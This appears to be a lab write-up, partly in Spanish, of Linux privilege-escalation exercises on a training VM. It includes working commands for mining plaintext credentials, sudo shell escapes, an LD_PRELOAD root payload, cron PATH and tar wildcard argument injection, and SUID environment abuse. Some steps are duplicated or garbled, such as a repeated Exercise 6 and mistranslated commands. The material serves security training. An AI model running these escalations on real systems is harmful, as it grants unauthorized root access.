LABORATORIO VM

Exercise 4 – Password Mining (Configuration Files)

Exploitation


Linux VM

1. En el símbolo del sistema, escriba: **cat /home/user/myvpn.ovpn**
2. En la salida, tome nota del valor de la directiva "auth-user-pass": /**etc/openvpn/auth.txt**
3. En el símbolo del sistema, escriba: **cat /etc/openvpn/auth.txt**
4. En la salida, tome nota de las credenciales de texto sin cifrar: **User:user**

Pass:password321

5. En el símbolo del sistema, escriba: **cat /home/user/.irssi/config | grep -i passw**
6. En la salida, tome nota de las credenciales de texto sin cifrar: **autosendcmd = "/msg nickserv identifiy password321 ; esperar 2000";**

Nos da las credenciales del usuario.



Exercise 5 – Password Mining (History)

Exploitation

Linux VM

1. En el símbolo del sistema, escriba: **cat ~/.bash_history | grep -i passw**

2. A partir de la salida, tome nota de las credenciales de texto sin cifrar:

mysql -h somehost.local -uroot -ppassword123

```
user@debian:~$ cat ~/.bash_history | grep -i passw
mysql -h somehost.local -uroot -ppassword123
user@debian:~$ _
```

Vemos el historial de credenciales de la máquina, en este caso obtenemos las credenciales de root.

Exercise 6 – Sudo (Shell Escape Sequences)

Detection

Linux VM

1. En el símbolo del sistema, escriba: sudo -l

2. En la salida, observe la lista de programas que se pueden ejecutar a través de sudo.

Exploitation

Linux VM

1. En el símbolo del sistema, escriba cualquiera de las siguientes opciones:


a. **sudo find /bin -name nano -exec /bin/sh \;**

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$ sudo find /bin -name nano -exec /bin/sh \;
sh-4.1# whoami
root
```


Obtenemos permisos de root al ejecutar el comando.

b. **sudo awk 'BEGIN {system("/bin/sh")}'**




Obtenemos permisos de root al ejecutar el comando.

c. **echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse**




Obtenemos permisos de root al ejecutar el comando.

d. **sudo vim -c '!sh'**



Obtenemos permisos de root al ejecutar el comando.



Exercise 6 – Sudo (Shell Escape Sequences)

Detection

Linux VM

1. En el símbolo del sistema, escriba: sudo -l

2. En la salida, observe la lista de programas que se pueden ejecutar a través de sudo.

Explotación

Máquina virtual Linux

1. En el símbolo del sistema, escriba cualquiera de las siguientes opciones:

a. **sudo find /bin -name nano -exec /bin/sh \;**

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$ sudo find /bin -name nano -exec /bin/sh \;
sh-4.1#
```

b. **sudo awk 'BEGIN {system("/bin/sh")}'**

```
user@debian:~$ sudo find /bin -name nano -exec /bin/sh \;
sh-4.1# exit
exit
user@debian:~$ sudo awk 'BEGIN {system("/bin/sh")}'
sh-4.1# whoami
root
sh-4.1#
```

c. **echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse**

d. **sudo vim -c '!sh'**

Exercise 8 – Sudo (LD_PRELOAD)

Detection

Linux VM

1. En el símbolo del sistema, escriba: sudo -l

2. En la salida, observe que la variable de entorno LD_PRELOAD está intacta.

Exploitation

Crearemos un archivo en **nano** con el comando:

cd /tmp

nano x.c

1. Abrimos un editor de texto y copiamos para crear el payload:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);
        system("/bin/bash");
}
```


2. Guardaremos el fichero como **x.c**

3. Ejecutamos el comando:


gcc -fPIC -shared -o /tmp/x.so x.c -nostartfiles

4. Seguido de:

sudo LD_PRELOAD=/tmp/x.so apache2



5. Comprobación: id




Exercise 10 – Cron (Path)

Detection

Linux VM

1. En el símbolo del sistema, escriba: **cat /etc/crontab**

2. En la salida, observe el valor de la variable "PATH".



Exploitation


Linux VM

1. En el símbolo del sistema, escriba:

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh


2. En el símbolo del sistema, escriba: **chmod +x /home/user/overwrite.sh**

3. Espere 1 minuto para que se ejecute el script de Bash.



4. En el símbolo del sistema, escriba: **/tmp/bash -p**

5. En el símbolo del sistema, escriba: **id**




Exercise 11 – Cron (Wildcards)

Detection


Linux VM

1. Escribimos**: cat /etc/crontab**

2. Nos fijamos en "**/usr/local/bin/compress.sh**"



3. Escribimos: **cat /usr/local/bin/compress.sh**



4. En la salida, observe el comodín (*) utilizado por 'tar'.

Explotación

Máquina virtual Linux


1. En el símbolo del sistema, escriba:

echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh

2. **touch /home/user/--checkpoint=1**


3. **touch /home/user/--checkpoint-action=exec=sh\ runme.sh**

4. Espere 1 minuto para que se ejecute el script de Bash.



5. En el símbolo del sistema, escriba: **/tmp/bash -p**

6. En el símbolo del sistema, escriba: **id**



Exercise 15 – File Permissions (SUID Binary – Environment Variables #1)

Detection

Linux VM


1. En el símbolo del sistema, escriba:

find / -type f -perm -04000 -ls 2>/dev/null

2. A partir de la salida, tome nota de todos los binarios SUID.

3. En el símbolo del sistema, escriba:

strings/usr/local/bin/suid-env



4. En la salida, observe las funciones utilizadas por el binario.

Explotación

Máquina virtual Linux

1. En el símbolo del sistema, escriba:

echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c

2. En el símbolo del sistema, escriba:


gcc /tmp/service.c -o /tmp/service

3. En el símbolo del sistema, escriba:


export PATH=/tmp:$PATH

4. En el símbolo del sistema, escriba:

/usr/local/bin/suid-env



5. En el símbolo del sistema, escriba**: id**



Exercise 16 – File Permissions (SUID Binary – Environment Variables #2)

Detection

Linux VM

1. En el símbolo del sistema, escriba:

find / -type f -perm -04000 -ls 2>/dev/null

```
swd
809077   40 -rwsr-xr-x   1 root     root        39856 Feb 15  2011 /usr/bin/chfn
816078   12 -rwsr-sr-x   1 root     staff        9861 May 14  2017 /usr/local/bi
n/suid-so
816762    8 -rwsr-sr-x   1 root     staff        6883 May 14  2017 /usr/local/bi
n/suid-env
816764    8 -rwsr-sr-x   1 root     staff        6899 May 14  2017 /usr/local/bi
n/suid-env2
815723  948 -rwsr-xr-x   1 root     root       963691 May 13  2017 /usr/sbin/exi
m-4.84-3
832517    8 -rwsr-xr-x   1 root     root         6776 Dec 19  2010 /usr/lib/ejec
t/dmcrypt-get-device
832743  212 -rwsr-xr-x   1 root     root       212128 Apr  2  2014 /usr/lib/open
ssh/ssh-keysign
812623   12 -rwsr-xr-x   1 root     root        10592 Feb 15  2016 /usr/lib/pt_c
hown
473324   36 -rwsr-xr-x   1 root     root        36640 Oct 14  2010 /bin/ping6
473323   36 -rwsr-xr-x   1 root     root        34248 Oct 14  2010 /bin/ping
473292   84 -rwsr-xr-x   1 root     root        78616 Jan 25  2011 /bin/mount
473312   36 -rwsr-xr-x   1 root     root        34024 Feb 15  2011 /bin/su
473290   60 -rwsr-xr-x   1 root     root        53648 Jan 25  2011 /bin/umount
1158724  912 -rwsr-sr-x   1 root     root       926536 Nov 27 19:00 /tmp/bash
465223  100 -rwsr-xr-x   1 root     root        94992 Dec 13  2014 /sbin/mount.n
fs
```

2. A partir de la salida, tome nota de todos los binarios SUID.

3. En el símbolo del sistema, escriba**:**

strings /usr/local/bin/suid-env

```
user@debian:~$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
user@debian:~$ _
```

4. En la salida, observe las funciones utilizadas por el binario.

Método de Explotación #1

Máquina virtual Linux

1. En el símbolo del sistema, escriba:

function /usr/sbin/service() { cp /bin/bash /tmp & chmod +s /tmp/bash && /tmp/bash -p; }

```
service apache2 start
user@debian:~$ function /usr/sbin/service() { cp /bin/bash /tmp & chmod +s /tmp/
bash && /tmp/bash -p;}
```

2. En el símbolo del sistema, escriba:

export -f /usr/sbin/service

```
bash && /tmp/bash -p;}
user@debian:~$ export -f /usr/sbin/service_
```

3. En el símbolo del sistema, escriba:

/usr/local/bin/suid-env2

```
user@debian:~$ /usr/local/bin/suid-env2
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44
(video),46(plugdev),1000(user)
root@debian:~#
```

Método de explotación #2

Máquina virtual Linux

1. En el símbolo del sistema, escriba:

env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash)' /bin/sh -c '/usr/local/bin/suid-env2; conjunto +x; /tmp/bash -p'